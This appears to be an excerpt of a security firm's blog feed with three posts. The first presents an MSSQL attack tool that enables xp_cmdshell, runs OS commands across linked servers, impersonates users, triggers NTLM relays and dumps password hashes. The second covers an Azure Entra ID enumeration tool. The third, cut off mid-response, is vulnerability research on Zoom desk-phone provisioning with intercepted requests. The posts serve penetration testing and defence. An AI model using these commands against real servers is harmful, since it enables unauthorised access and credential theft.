    <summary>


      In today’s increasingly interconnected data landscape, access to external data sources is crucial for the business processes of many companies. Microsoft SQL Server, in addition to local instances, also offers a powerful feature called “Linked Servers”, which allows seamless access to data sources outside your local SQL Server instance.

    </summary>


    <content><p>In today’s increasingly interconnected data landscape, access to external data sources is crucial for the business processes of many companies. Microsoft SQL Server, in addition to local instances, also offers a powerful feature called “Linked Servers”, which allows seamless access to data sources outside your local SQL Server instance.
<!--more-->
When properly configured, both local instances and Linked Servers provide a high level of security. However, in case of accidental misconfiguration, the consequences are often severe. In complex scenarios where multiple Linked Servers interact with each other, misconfigurations are often not immediately noticed. For this reason, the MSSQL ATTACK TOOL (M.A.T) was developed at SySS internally in a Research &amp;amp; Development project. The tool, programmed in C#, allows for the fast discovery and exploitation of vulnerabilities in MSSQL Servers.</p>

<p>It can be downloaded from GitHub: <a href="https://github.com/SySS-Research/MAT">https://github.com/SySS-Research/MAT</a>.</p>

<p>In the following article, we delve into the capabilities, functionalities, and usage of the MSSQL ATTACK TOOL, exploring how it can be leveraged to enhance the security posture of MSSQL environments. From automatic vulnerability checks to seamless execution of SQL and system commands, this tool equips security practitioners with the means to proactively identify and mitigate security risks, safeguarding the integrity and confidentiality of data stored in MSSQL databases.</p>

<h2 id="overview-of-the-functionality">OVERVIEW OF THE FUNCTIONALITY</h2>
<ul>
  <li><strong>Performs automatic checks and identifies vulnerabilities</strong></li>
  <li><strong>Enables login via Windows Integrated Authentication as well as SQL Authentication</strong></li>
  <li><strong>Quickly activates XP_cmdshell if the permission exists (locally as well as on Linked Servers)</strong></li>
  <li><strong>Convenient execution of system commands via XP_cmdshell (locally as well as on single/double Linked Servers)</strong></li>
  <li><strong>Convenient execution of SQL commands (locally as well as on Linked Servers)</strong></li>
  <li><strong>Fast triggering of NTLM requests via XP_dirtree</strong></li>
  <li><strong>Custom Stored Procedure - for executing OS commands (locally)</strong></li>
  <li><strong>Automatically checks and enables RPC OUT (if RPC OUT is disabled for Linked Servers, stored procedures such as xp_cmdshell on Linked Servers are not usable)</strong></li>
  <li><strong>Automatic dumping of MSSQL user hashes</strong></li>
</ul>

<h2 id="usage">USAGE</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>Example: MAT.exe [options]
Example: MAT.exe --server localhost -u user1 -p password --winauth --os-command "whoami"
</pre></td></tr></tbody></table></code></pre></div></div>

<p>If the executable file is executed without credentials (no option <code class="language-plaintext highlighter-rouge">-u:</code> or <code class="language-plaintext highlighter-rouge">-p:</code>), it will by default attempt to log in using Windows Integrated Authentication. When started without parameters, a help output is displayed explaining the function of each parameter.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
</pre></td><td class="rouge-code"><pre>Options:

-s, --server           Required. SQL server
-u, --user             SQL user
-p, --password         SQL password
--winauth              Log in with Windows Integrated Authentication
-d, --database         Database name (default: 'master')
-r, --relay            Trigger an NTLM relay to the given IP via XP_DIRTREE
-i, --impersonate      Impersonate the specified SQL user
--dumphashes           Dump MSSQL user hashes if the current user has admin permissions
-l, --linked-server    Linked SQL server
-e                     Enable XP_CMD Shell locally '-e' or on linked server '-e LINKEDSERVER'
--os-command           OS command to execute on selected target system
--sql-command          SQL command to execute on selected target system
--double-link          Execute OS command via XP_CMD shell using double link
--stoprox              Execute OS command via custom assembly stored procedure
--help                 Display this help screen
--version              Display version information
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="example-scenario">EXAMPLE SCENARIO</h2>
<p>During a penetration test, the user <code class="language-plaintext highlighter-rouge">COM1\user</code> is compromised. A local MSSQL Server instance is identified on the local server. Instead of manually connecting to the instance with various pentesting tools, the MSSQL ATTACK TOOL is used.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>MAT.exe --server localhost
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The tool indicates that the compromised Windows user can log in to the SQL Server <code class="language-plaintext highlighter-rouge">COM1</code> (Windows Integrated Authentication - no need to enter username/password). The tool provides the following output:</p>

<p><img src="/assets/img/papers/introducing-MAT/bild1.png" alt="Bild1" /></p>

<p>The user is in the ‘sysadmin’ group. This allows the user to activate the XP_cmdshell and execute system commands or list SQL user logins (which will be important later).</p>

<p>After the ‘XP_cmdshell’ has been activated (<code class="language-plaintext highlighter-rouge">MAT.exe --server localhost -e</code>), system commands can be executed subsequently (<code class="language-plaintext highlighter-rouge">MAT.exe --server localhost --os-command "whoami"</code>).</p>

<p>The usage of the parameter <code class="language-plaintext highlighter-rouge">--os-command</code> without using the additional parameter <code class="language-plaintext highlighter-rouge">--linked-server</code> tells the tool to execute the command locally on the entry SQL Server (<code class="language-plaintext highlighter-rouge">COM1</code>).</p>

<p><img src="/assets/img/papers/introducing-MAT/bild2.png" alt="Bild2" /></p>

<p>In the next step, it can be tested whether the user <code class="language-plaintext highlighter-rouge">COM1\user</code> can be used to access a Linked Server. The following Linked Servers were previously identified by the MSSQL ATTACK TOOL:</p>

<p><img src="/assets/img/papers/introducing-MAT/bild3.png" alt="Bild3" /></p>

<p>When querying Linked Servers on the SQL Server, the server itself (in this case <code class="language-plaintext highlighter-rouge">COM1</code>) is always listed as well. The actual Linked Server here is <code class="language-plaintext highlighter-rouge">COM2</code>. The direct attempt to use the compromised user to execute SQL commands on this Linked Server fails (the MSSQL Tool performs these checks automatically).</p>

<p><img src="/assets/img/papers/introducing-MAT/bild4.png" alt="Bild4" /></p>

<p>This is because there is no login mapping for the current user on <code class="language-plaintext highlighter-rouge">COM1</code> (see diagram below: SQL users and permissions). The login mapping determines which user from SQL Server <code class="language-plaintext highlighter-rouge">COM1</code> is associated with which user from <code class="language-plaintext highlighter-rouge">COM2</code>.</p>

<p>Therefore, it is important to know which users exist on <code class="language-plaintext highlighter-rouge">COM1</code> in order to test whether a login mapping exists for any of these users (if the permissions are high enough, it is possible to directly check this in the Linked Server object <code class="language-plaintext highlighter-rouge">COM2</code> (on <code class="language-plaintext highlighter-rouge">COM1</code>) via SQL Management Studio). Previously, the MSSQL ATTACK TOOL detected the following user logins:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>userx
user1
adminuser
</pre></td></tr></tbody></table></code></pre></div></div>

<p>With the ‘sysadmin’ permission, the user ‘com1\user’ can also impersonate SQL users.</p>

<p>Thus, an attempt can be made to impersonate the user ‘userx’. By referring to the diagram with users/permissions (at the bottom), it becomes apparent that the impersonated user ‘userx’ can execute SQL commands on <code class="language-plaintext highlighter-rouge">COM2</code> as ‘usery’. It is important to note that all actions performed after impersonation occur as the impersonated user. The following command was used:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>MAT.exe --server localhost --impersonate userx
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The use of the tool yields the following result:</p>

<p><img src="/assets/img/papers/introducing-MAT/bild5.png" alt="Bild5" /></p>

<p>In this demo scenario, the tool is not only capable of executing OS commands locally or on the Linked Server <code class="language-plaintext highlighter-rouge">COM2</code> (via one link) but can also use the SQL Server <code class="language-plaintext highlighter-rouge">COM1</code> as a Linked Server from there (via two links). In a Triple Link scenario, <code class="language-plaintext highlighter-rouge">COM1</code> would first connect to <code class="language-plaintext highlighter-rouge">COM2</code> via a link, then back to <code class="language-plaintext highlighter-rouge">COM1</code>, and then again to <code class="language-plaintext highlighter-rouge">COM2</code> via a link. The indication ‘Pwn3d!’ indicates that the mapped user on the Linked Server is in the ‘sysadmin’ group and therefore has full control over the SQL Server.</p>

<p>The following illustration shows the existing users of each MSSQL server along with their mappings.</p>

<p><img src="/assets/img/papers/introducing-MAT/bild6.png" alt="Bild6" /></p>

<h2 id="wrapping-up">WRAPPING UP</h2>
<p>After using the MSSQL ATTACK TOOL you should have a pretty good idea of the main security issues on your MSSQL Servers and their permissions. If you are a pentester or a red teamer, you could quickly find some misconfigurations to abuse for local privilege escalation or for lateral movement to a linked server.</p>

<p>By adopting a proactive approach to security and leveraging tools like the MSSQL ATTACK TOOL, you can strengthen your organization’s resilience to cyber threats and ensure the integrity and confidentiality of your data assets.</p></content>
  

  </entry>

  
  <entry>
    <title>Introducing AzurEnum</title>
    <link href="https://blog.syss.com/posts/introducing-azurenum/" rel="alternate" type="text/html" title="Introducing AzurEnum" />
    <published>2024-03-13T10:00:00+01:00</published>
  
    <updated>2024-03-13T11:13:33+01:00</updated>
  
    <id>https://blog.syss.com/posts/introducing-azurenum/</id>
    <content src="https://blog.syss.com/posts/introducing-azurenum/" />
    <author>
      <name>Enrique Hernández</name>
    </author>


    <category term="tool" />


    <summary>


      As time goes on, organizations keep moving more and more IT assets into the cloud. More importantly, the Azure cloud plays a paramount role in the IT structure of most companies due to its merging capabilities with on-prem environments, leading to hybrid Active Directory landscapes.

    </summary>


    <content><p>As time goes on, organizations keep moving more and more IT assets into the cloud. More importantly, the Azure cloud plays a paramount role in the IT structure of most companies due to its merging capabilities with on-prem environments, leading to hybrid Active Directory landscapes.
<!--more-->
Hybrid environments are attractive for many reasons, but they also include another layer of complexity that opens new attack surface to attackers. In order to speed up the analysis of Azure environments, AzurEnum was developed. You can find it now on GitHub: <a href="https://github.com/SySS-Research/azurenum">https://github.com/SySS-Research/azurenum</a>.</p>

<p>When talking about the Azure cloud, one can differenciate three branches:</p>

<ul>
  <li><strong>Microsoft Entra ID</strong>: Entra ID contains the users, groups and most of the important permissions that extend to all branches of the Azure cloud. Entra ID acts as Single Sign-on (SSO) platform for all of the Azure resources and is therefore extremely critical from a security perspective.</li>
  <li><strong>Infrastructure in the Azure cloud</strong>: Virtual machines, storage accounts and many other products are available to perform cloud computing as one may expect it from any public cloud.</li>
  <li><strong>Microsoft 365</strong>: Many Microsoft applications, such as Teams, Sharepoint or Outlook, integrate seemingless with Azure and are present by default in every tenant. These are usually meant under the Microsoft 365 umbrella term.</li>
</ul>

<p>AzurEnum focuses on the Microsoft Entra ID side of things. It aims to provide a lightweight overview of the most relevant security configurations concerning the Azure environment.</p>

<p>If you are familiar with Azure administration, you know it’s a lot of clicks. Click, click, click, oh no, the option I was looking for has been moved to a new portal. Yeah, I know that feeling, too. Further, you could argue that some of the most critical security information is not even present in the masks you would expect it to. A nice example of this is gone through in a <a href="https://posts.specterops.io/the-most-dangerous-entra-role-youve-probably-never-heard-of-e00ea08b8661">post</a> of SpecterOps.</p>

<p>Resorting to APIs and command line tools is thus a must if you want to understand Azure. Even more if you want to enumerate information quickly. AzurEnum does the heavy lifting of handling tokens, querying interesting API endpoints and parsing the results for you to see only what really matters. This does not mean that all important information is displayed, but at least most of it is.</p>

<p>AzurEnum is a script written in python and can run on both Windows and Linux systems. However, for a smoother experience, Linux systems are preferred. AzurEnum can run with any Azure user, too, but in order to get the most out of it you should run it with a user having the Entra ID role <code class="language-plaintext highlighter-rouge">Global Reader</code> or greater (read) access. You do not have to worry about AzurEnum performing some changes to your environment, since all it does is perform read-only queries to the Azure APIs.</p>

<p>Note that when running AzurEnum with a low-privileged user, the MFA methods information will most likely be unreliable.</p>

<h2 id="quick-start">Quick start</h2>

<p>In order to run AzurEnum, you will need python3 and the <code class="language-plaintext highlighter-rouge">msal</code> library, which you can install with pip.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>$ pip3 install msal
</pre></td></tr></tbody></table></code></pre></div></div>

<p>You can open the help menu as follows.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>$ ./azurenum.py -h
usage: azurenum.py [-h] [-o OUTPUT_TEXT] [-j OUTPUT_JSON] [-nc] [-ua USER_AGENT] [-t TENANT_ID]

options:
  -h, --help                                 show this help message and exit
  -o OUTPUT_TEXT, --output-text OUTPUT_TEXT  specify filename to save TEXT output
  -j OUTPUT_JSON, --output-json OUTPUT_JSON  specify filename to save JSON output (only findings related to insecure settings will be written!)
  -nc, --no-color                            don't use colors
  -ua USER_AGENT, --user-agent USER_AGENT    specify user agent (default is MS-Edge on Windows 10)
  -t TENANT_ID, --tenant-id TENANT_ID        specify tenant to authenticate to
</pre></td></tr></tbody></table></code></pre></div></div>

<p>To run the tool with the default options, you can just leave out all the arguments:</p>

<p><img src="/assets/img/papers/introducing-azurenum/run_with_no_args.png" alt="Running the tool" /></p>

<p>Currently, the only authentication flow supported is device-code login. Follow the instructions to complete the authentication in a browser. AzurEnum will perform the flow with the client ID of Microsoft Office and, after successful authentication, will exchange the obtained refresh token for a few additional access tokens. After that, AzurEnum will prompt the user to authenticate again. This is currently necessary in order to obtain access tokens through a different, <a href="https://github.com/dirkjanm/family-of-client-ids-research">non foci</a> client ID without relying on the user having to grant any sort of application consent, which may not be possible in a penetration test or red team engagement.</p>

<p>Once that is done, AzurEnum will proceed to gather and parse all the data.</p>

<h2 id="basic-information">Basic information</h2>

<p>AzurEnum divides its outputs in blocks. The first block shows some general information about the tenant. You may think of it as the “Microsoft Entra ID” blade of the Azure Portal, but with more information.</p>

<p><img src="/assets/img/papers/introducing-azurenum/basic_information.png" alt="Basic information" /></p>

<p>You should watch out for some interesting lines here. First, the number of users that have not set any MFA methods yet. Even if your tenant enforces a 100% MFA coverage with conditional access policies, your users need to get MFA methods setup for it to really work. Otherwise, a user with no MFA methods will simply be prompted to set up MFA on a successful login, which of course does not prevent a remote attacker from compromising that user.</p>

<p>Another interesting point is the amount of modifiable groups. These are groups where any tenant member can join without having any special rights. Often, you see this arise when configuring public teams or sites in some M365 applications.</p>

<p>As you can see in the last line, for some important options that AzurEnum is not able to enumerate yet, it will prompt you to check it manually by visiting the given link.</p>

<h2 id="general-settings">General settings</h2>

<p>The list of general settings will take care of putting together the security-relevant options to quickly provide you an overview of them. The following example corresponds to a tenant where the default settings have never been changed, which, as you can see, is by no means the most secure configuration.</p>

<p><img src="/assets/img/papers/introducing-azurenum/general_settings.png" alt="General settings" /></p>

<p>Again, portal links are given to quickly jump to the respective setting on the Azure portal.</p>

<h2 id="entra-id-roles">Entra ID roles</h2>

<p>Using the Azure portal to find out who has Entra ID roles is quite a pain, and it is even worse when Privileged Identity Management (PIM) is active. AzurEnum will first provide you with a clean list of all Entra ID role assignments, showing even those that can not be found in the “Roles and Administrators” menu of the portal, such as “Directory Synchronization Accounts”. Additionally, if a user does not have any MFA methods set, it will be marked. Same goes to users that are synced from an on-prem Active Directory.</p>

<p><img src="/assets/img/papers/introducing-azurenum/admin_roles.png" alt="Entra ID role assignments" /></p>

<p>If PIM is active, a list of all PIM assignments will be shown too, including those that are in an “eligible” state.</p>

<p><img src="/assets/img/papers/introducing-azurenum/pim_assignemnts.png" alt="Entra ID PIM role assignments" /></p>

<h2 id="service-principal-api-permissions">Service Principal API permissions</h2>

<p>Azure apps, aka. service principals, can have a second type of permissions that you will not find when enumerating Entra ID roles, but may grant the same level of access as global admin. You will see the portal refer to those as “API permissions” or “permissions”. The most important of them are the “application” type permissions, which will grant apps some rights without the need of users consenting to them to delegate their permissions. This can lead to users that control apps, such as app owners or users with particular Entra ID roles, being able to escalate their privileges. Note that the Directory Synchronization Accounts, whose credentials can be extracted from Entra ID Connect servers, control all apps, too. This may open the door to obtaining high-privileged access to the Azure tenant to an attacker that controls the Entra ID Connect server on-prem.</p>

<p>Another important line to draw when talking about apps’ API permissions is that some service principals may correspond to applications that are defined in an external tenant. If you give excessive permissions to one of these apps, the external tenant may be able to even obtain full administrative privileges on your tenant by exploiting that service principal, as it likely happened in the recent <a href="https://www.microsoft.com/en-us/security/blog/2024/01/25/midnight-blizzard-guidance-for-responders-on-nation-state-attack/">Microsoft breach</a>.</p>

<p>In the portal, you would need to click through every single app in your tenant. AzurEnum just provides a list of all service principals with application-level permissions to cover both topics above.</p>

<p><img src="/assets/img/papers/introducing-azurenum/service_principal_api_perms.png" alt="Service principal application-level API permissions" /></p>

<h2 id="administrative-units">Administrative units</h2>

<p>Administrative units are a nice protection feature that allows for more granular role management in Entra ID. Some important information about them will be shown in this section.</p>

<p><img src="/assets/img/papers/introducing-azurenum/administrative_units.png" alt="Administrative units" /></p>

<h2 id="dynamic-groups">Dynamic groups</h2>

<p>The so-called “dynamic groups” are groups which regularly update their membership based on configured rules. These rules may allow an attacker to get in the group by, for example, inviting a guest account with a specially crafted display name. Reviewing them with AzurEnum is quite easy.</p>

<p><img src="/assets/img/papers/introducing-azurenum/dynamic_groups.png" alt="Dynamic groups" /></p>

<h2 id="named-locations-and-conditional-access">Named locations and conditional access</h2>

<p>Conditional Access Policies (CAPs) are quite detailed objects that determine whether a user is allowed to login to the Azure tenant or not, based on multiple factors. One of the most interesting ones is the source IP of the connection used to authenticate, which can be restricted to given ranges called “named locations”. AzurEnum will provide some insight about these, but you should definitely review the CAPs manually.</p>

<p><img src="/assets/img/papers/introducing-azurenum/caps.png" alt="Named locations and conditional access" /></p>

<h2 id="devices-overview">Devices overview</h2>

<p>Not much at the moment, but some information concerning devices is shown as well.</p>

<p><img src="/assets/img/papers/introducing-azurenum/devices.png" alt="Devices overview" /></p>

<h2 id="credential-search-in-principal-and-groups-attributes">Credential search in principal and groups attributes</h2>

<p>Last but not least, users, groups and apps’ attributes will be searched for credentials. This is a typical tactic for attackers to use in on-prem environments, specially with the “description” field of users. In Entra ID, it could happen too, that credentials end up in some of the searched properties. To be honest, however, I have never seen this in actual environments, but who knows.</p>

<p><img src="/assets/img/papers/introducing-azurenum/passwd_search_in_properties.png" alt="Credential search in principal and groups attributes" /></p>

<h2 id="additional-arguments">Additional arguments</h2>

<p>AzurEnum supports output logging in both plaintext and json, although the json output will only contain information that could be mapped directly into a finding in a penetration test without additional context, which is not much. When authenticating to a tenant that is not the native one of your user, you will need to provide its tenant ID with the relevant parameter. Finally, specifying the user agent that AzurEnum uses to perform the device-code authentication may help you run the tool through CAPs that restrict some device platforms.</p>

<h2 id="wrapping-up">Wrapping up</h2>

<p>After going through the output of AzurEnum you should have a pretty good idea of the main security issues on your tenant and its permission structure. If you are a pentester or a red teamer, you may have found some synced user or high-privileged app to abuse for lateral movement from on-prem to cloud. If you are an administrator or blue teamer, maybe you noticed that some administrator user is not needed anymore, or that you are not using administrative units (and you definitely should!). But no matter who you are, you will surely appreciate reading all this stuff without having to click yourself through 300 portal blades, or without having to carefully study all Microsoft Graph API endpoints!</p>

<p>Of course, AzurEnum has its flaws and it does not cover <em>everything</em> you should know about Entra ID security, but I hope that it helps you attacking or securing your tenant.</p></content>
  

  </entry>

  
  <entry>
    <title>Zero Touch Pwn: Abusing Zoom's Zero Touch Provisioning for Remote Attacks on Desk Phones</title>
    <link href="https://blog.syss.com/posts/zero-touch-pwn/" rel="alternate" type="text/html" title="Zero Touch Pwn: Abusing Zoom's Zero Touch Provisioning for Remote Attacks on Desk Phones" />
    <published>2023-08-11T09:00:00+02:00</published>
  
    <updated>2023-08-18T14:11:52+02:00</updated>
  
    <id>https://blog.syss.com/posts/zero-touch-pwn/</id>
    <content src="https://blog.syss.com/posts/zero-touch-pwn/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="exploit" />


    <summary>


      In this blog post, we describe several vulnerabilities that were discovered during a security analysis of AudioCodes desk phones and Zoom’s Zero Touch Provisioning. 
We also discuss and demonstrate the potential attack scenarios that could arise from these vulnerabilities.

UPDATE (2023-08-18)

UPDATE: The vendor informed us on August 17th, 2023, that the critical vulnerabilities described in t...
    </summary>


    <content><p>In this blog post, we describe several vulnerabilities that were discovered during a security analysis of AudioCodes desk phones and Zoom’s Zero Touch Provisioning. 
We also discuss and demonstrate the potential attack scenarios that could arise from these vulnerabilities.</p>

<h1 id="update-2023-08-18">UPDATE (2023-08-18)</h1>

<p>UPDATE: The vendor informed us on August 17th, 2023, that the critical vulnerabilities described in this blog post, beside <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-055.txt">SYSS-2022-055</a>, are fixed and the attacks are no longer possible.
An updated post will follow soon.</p>

<h1 id="tldr">TL;DR</h1>

<p>An external attacker who leverages the vulnerabilities discovered in AudioCodes Ltd.’s desk phones and Zoom’s Zero Touch Provisioning feature can gain full remote control of the devices, 
potentially allowing the attacker e.g. to:</p>

<ul>
  <li>eavesdrop on rooms or phone calls</li>
  <li>pivot through the devices and attack corporate networks</li>
  <li>build a bot net of compromised devices</li>
</ul>

<p>In addition, we were able to analyze and reconstruct cryptographic routines of AudioCodes devices, 
and to decrypt sensitive information such as passwords and configuration files.
Due to improper authentication, a remote attacker is able to access such files and data.</p>

<p>This research was presented at <a href="https://www.blackhat.com/us-23/briefings/schedule/#zero-touch-pwn-abusing-zooms-zero-touch-provisioning-for-remote-attacks-on-desk-phones-31341">BlackHat USA 2023</a>.</p>

<h1 id="introduction">Introduction</h1>

<p>In practice, automatic provisioning procedures are widely used for the configuration of new VoIP devices. 
These procedures ensure that the devices receive all necessary information for operation, such as server addresses, account information, and firmware updates. 
Furthermore, these procedures allow for efficient central management of the devices after initial provisioning, enabling organizations to easily monitor, troubleshoot and update the devices as needed.</p>

<p>In conventional on-premise VoIP installations, a simple web server is usually deployed within the local network to provide configurations and firmware updates to the devices.</p>

<p>In our experience from penetration testing, the provisioning of devices often poses significant security risks.
The <em>chicken-and-egg</em> problem, in which a device needs to query the necessary files with factory settings without any additional information or credentials, 
can make it challenging to secure the provisioning process. 
Additionally, the files must be protected against unauthorized access, which can be difficult to achieve.</p>

<p>However, traditional installations typically locate devices and provisioning services in separate and secure network areas, which limits the attack surface and thus the group of potential attackers. 
But with the rise of cloud communication providers such as Zoom, the situation has changed significantly. 
These providers have become a fundamental part of daily work life and are gradually replacing traditional VoIP installations.</p>

<p>In certain scenarios, however, a softclient is not enough and hardware such as desk phones or analog gateways are still needed.
These can therefore be integrated with most major cloud communication providers today.</p>

<p>But how secure is it to combine traditional devices, with admittedly often improvable security levels, with state-of-the-art cloud-based communication services?
In this article, we are going to examine this question based on the example of the Zoom Meeting Platform and AudioCodes devices.</p>

<h1 id="zooms-zero-touch-provisioning">Zoom’s Zero Touch Provisioning</h1>

<p>Zoom supports the automatic provisioning of certified hardware which is called <a href="https://support.zoom.us/hc/en-us/articles/360033223411-Getting-started-with-provisioning-desk-phones">“Zero Touch Provisioning”</a>.
This allows an IT administrator to assign a device to a user and set configurations which are then queried by a device in the factory settings.
This is a very convenient method with a plug-and-play approach.</p>

<p>Based on the wide range of <a href="https://support.zoom.us/hc/en-us/articles/360001299063-Zoom-Phone-Supporteid-Devices">supported devices</a> for ZTP and the amount of seats,
Zoom seems to be one of the more relevant providers for integrating traditional devices and therefore a good choice for our security analysis:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/zoom-seats.png" alt="Amount of phone seats in Zoom" width="60%" />
<em>Amount of phone seats in Zoom</em></p>

<h2 id="how-it-works">How it works</h2>

<p>Based on our analysis, Zoom’s ZTP works in the following manner:</p>

<ol>
  <li>A new device can be added inside the Zoom Phone admin panel and a configuration template is assigned</li>
  <li>The corresponding vendor redirect service is triggered and informed, that the corresponding device is now assigned to Zoom</li>
  <li>A device in its factory settings requests the device configuration from the vendor’s redirect service</li>
  <li>The redirect service redirects to Zoom’s ZTP service</li>
  <li>The desk phone requests the device configuration from Zoom’s ZTP service</li>
  <li>ZTP responds with the assigned configuration template</li>
</ol>

<p>This mechanism can be illustrated as follows:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ztp-func.png" alt="Illustration of Zoom ZTP" />
<em>Illustration of Zoom ZTP</em></p>

<h2 id="device-authentication">Device Authentication</h2>

<p>As previously outlined, an assigned phone retrieves its configuration from the Zero Touch Provisioning (ZTP) service at a specific point in time during its initialization process.
To examine the communication between the device and ZTP, we initiated several machine-in-the-middle attacks utilizing a Transport Layer Security (TLS) proxy. 
Through this process, we discovered that certificate-based authentication (also known as mutual TLS) is required and enforced by Zoom:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/wireshark.png" alt="Mutual-TLS" />
<em>Mutual TLS authentication</em></p>

<p>Additionally, according to the <a href="https://support.zoom.us/hc/en-us/articles/360033223411-Getting-started-with-provisioning-desk-phones">documentation</a>, we have obtained the base URL of the ZTP service, however, as expected, a client certificate is mandatory:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
</pre></td><td class="rouge-code"><pre>$ curl -v https://provpp.zoom.us/api/v2/pbx/provisioning/audiocodes

[...]
HTTP/2 400
server: nginx
date: Thu, 12 Jan 2023 10:04:25 GMT
content-type: text/html
content-length: 230
strict-transport-security: max-age=31536000; includeSubDomains

&amp;lt;html&amp;gt;
&amp;lt;head&amp;gt;&amp;lt;title&amp;gt;400 No required SSL certificate was sent&amp;lt;/title&amp;gt;&amp;lt;/head&amp;gt;
&amp;lt;body&amp;gt;
&amp;lt;center&amp;gt;&amp;lt;h1&amp;gt;400 Bad Request&amp;lt;/h1&amp;gt;&amp;lt;/center&amp;gt;
&amp;lt;center&amp;gt;No required SSL certificate was sent&amp;lt;/center&amp;gt;
&amp;lt;hr&amp;gt;&amp;lt;center&amp;gt;nginx&amp;lt;/center&amp;gt;
&amp;lt;/body&amp;gt;
&amp;lt;/html&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>As the next step, we extracted a valid client certificate from a supported device (see <a href="#analysis-of-certified-hardware">device analysis</a>).
After configuring the TLS proxy accordingly, we were able to successfully intercept and examine the network communication.</p>

<p>Here is an example request for a device configuration:</p>

<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre><span class="nf">GET</span> <span class="nn">/api/v2/pbx/provisioning/audiocodes/00908F9D8992.cfg</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">2</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">eu01pbxacp.zoom.us</span>
<span class="na">User-Agent</span><span class="p">:</span> <span class="s">AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Response from ZTP:</p>

<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
</pre></td><td class="rouge-code"><pre><span class="k">HTTP</span><span class="o">/</span><span class="m">2</span> <span class="m">200</span> <span class="ne">OK</span>
<span class="na">Date</span><span class="p">:</span> <span class="s">Thu, 12 Jan 2023 11:53:09 GMT</span>
<span class="na">Content-Type</span><span class="p">:</span> <span class="s">application/octet-stream</span>
<span class="na">Content-Length</span><span class="p">:</span> <span class="s">6603</span>
<span class="na">X-Zm-Trackingid</span><span class="p">:</span> <span class="s">PBX_XXXXXXXXXXXXXXXXXXXXXXXXXXX</span>
<span class="na">X-Zm-Region</span><span class="p">:</span> <span class="s">XX</span>
<span class="na">Vary</span><span class="p">:</span> <span class="s">Origin</span>
<span class="na">Vary</span><span class="p">:</span> <span class="s">Access-Control-Request-Method</span>
<span class="na">Vary</span><span class="p">:</span> <span class="s">Access-Control-Request-Headers</span>
<span class="na">X-Frame-Options</span><span class="p">:</span> <span class="s">deny</span>
<span class="na">Content-Disposition</span><span class="p">:</span> <span class="s">attachment; filename=00908F9D8992.cfg</span>
<span class="na">Accept-Ranges</span><span class="p">:</span> <span class="s">bytes</span>
<span class="na">Strict-Transport-Security</span><span class="p">:</span> <span class="s">max-age=31536000; includeSubDomains</span>
<span class="na">X-Content-Type-Options</span><span class="p">:</span> <span class="s">nosniff</span>

system/type=C450HD
voip/dns_cache_srv/0/name=_sips._tcp.XXXXXXXXX.XX.zoom.us
voip/dns_cache_srv/0/port=5091
voip/dns_cache_srv/0/priority=1
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Besides the client certificate, the value of the User-Agent header is also verified:</p>

<p>Request:</p>
<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre><span class="nf">GET</span> <span class="nn">/api/v2/pbx/provisioning/audiocodes/00908F9D8992.cfg</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">2</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">eu01pbxacp.zoom.us</span>
<span class="na">User-Agent</span><span class="p">:</span> <span class="s">SySS</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Response:</p>
<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
